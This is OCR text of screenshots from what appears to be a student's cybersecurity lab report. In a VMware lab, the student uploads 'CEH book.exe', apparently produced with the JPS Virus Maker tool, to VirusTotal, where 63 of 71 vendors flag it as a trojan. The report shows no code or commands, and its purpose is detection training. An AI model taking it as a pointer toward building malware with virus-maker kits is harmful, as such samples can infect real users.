

Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
virus total - Google Search
google.com/search?q=virus+total&rlz=1C1OKWM_enIN1083IN1083&oq=virus+total&aqs=chrome..69i57j0i10i512l2j0i512j0i10i512l3j0i512j0i10i512j0i512.11756j0j15&s...
Gmail YouTube Maps
To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 8.1.
Learn more
Google
virus total
Sign in
All Images Videos News Shopping More Tools
SafeSearch
About 1,06,00,000 results (0.29 seconds)
Showing results for virustotal
Search instead for virus total
VirusTotal
https://www.virustotal.com
VirusTotal - Home
Want to automate submissions? Check our API, or access your API key.
Results from virustotal.com
Virus Total
Want to automate submissions? Check our API, or access your ...
Search
VirusTotal
More images
VirusTotal
Website
VirusTotal is a website created by the Spanish security company Hispasec Sistemas. Launched in June 2004,
4:01 PM
1/29/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search
4:01 PM
1/29/2024


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
VirusTotal - Home
virustotal.com/gui/home/upload
Gmail YouTube Maps
To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 8.1.
Learn more
VIRUSTOTAL
Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.
FILE
URL
SEARCH
Choose file
4:02 PM
1/29/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search
4:02 PM
1/29/2024


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search...
My Computer
kali-linux-2023.3-vmware-amd64
Metasploitable2-Linux
Windows 8.x x64
Windows Server 2012
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
VirusTotal - Home
Gmail
To get future
Learn more
OTAL
malware and other
community.
SEARCH
Choose file
Open
JPS Virus Maker 3.0 ▸ JPS Virus Maker
Search JPS Virus Maker
Organize
New folder
Favorites
Desktop
Downloads
Recent places
Homegroup
This PC
Network
Name
Date modified
Type
CEH book
1/29/2024 3:18 PM
Application
jps
2/24/2007 4:52 PM
Application
File name:
All Files
Open
Cancel
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search
4:03 PM
1/29/2024


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search...
My Computer
kali-linux-2023.3-vmware-amd64
Metasploitable2-Linux
Windows 8.x x64
Windows Server 2012
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
VirusTotal - File - b1f2ad485b48
virustotal.com/gui/file/b1f2ad485b489ac1f95506cfbb7bbbd9e1eb08d39c7a4f4aa008a3872bfa358d?nocache=1
Gmail
YouTube
Maps
b1f2ad485b489ac1f95506cfbb7bbbd9e1eb08d39c7a4f4aa008a3872bfa358d
Sign in
Sign up
63
/ 71
63 security vendors and no sandboxes flagged this file as malicious
Reanalyze
Similar
More
b1f2ad485b489ac1f95506cfbb7bbbd9e1eb08d39c7a4f4aa008a3872bfa358d
CEH book.exe
peexe
spreader
upx
overlay
Size
24.44 KB
Last Analysis Date
a moment ago
EXE
Community Score
DETECTION
DETAILS
BEHAVIOR
COMMUNITY
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label
trojan.fsysna/diob
Threat categories
trojan
Family labels
fsysna
diob
hijacker
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3
Trojan/Win32.Xema.C52178
ALYac
Backdoor.Delf.AVQ
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search
4:04 PM
1/29/2024





- This step-by-step process on Virus Total provided valuable insights into the characteristics and potential threats associated with the file, showcasing the platform's effectiveness in collaborative cybersecurity analysis.

Submitted by

Sairaj Mothukuri

[sairajmothukuri28@gmail.com]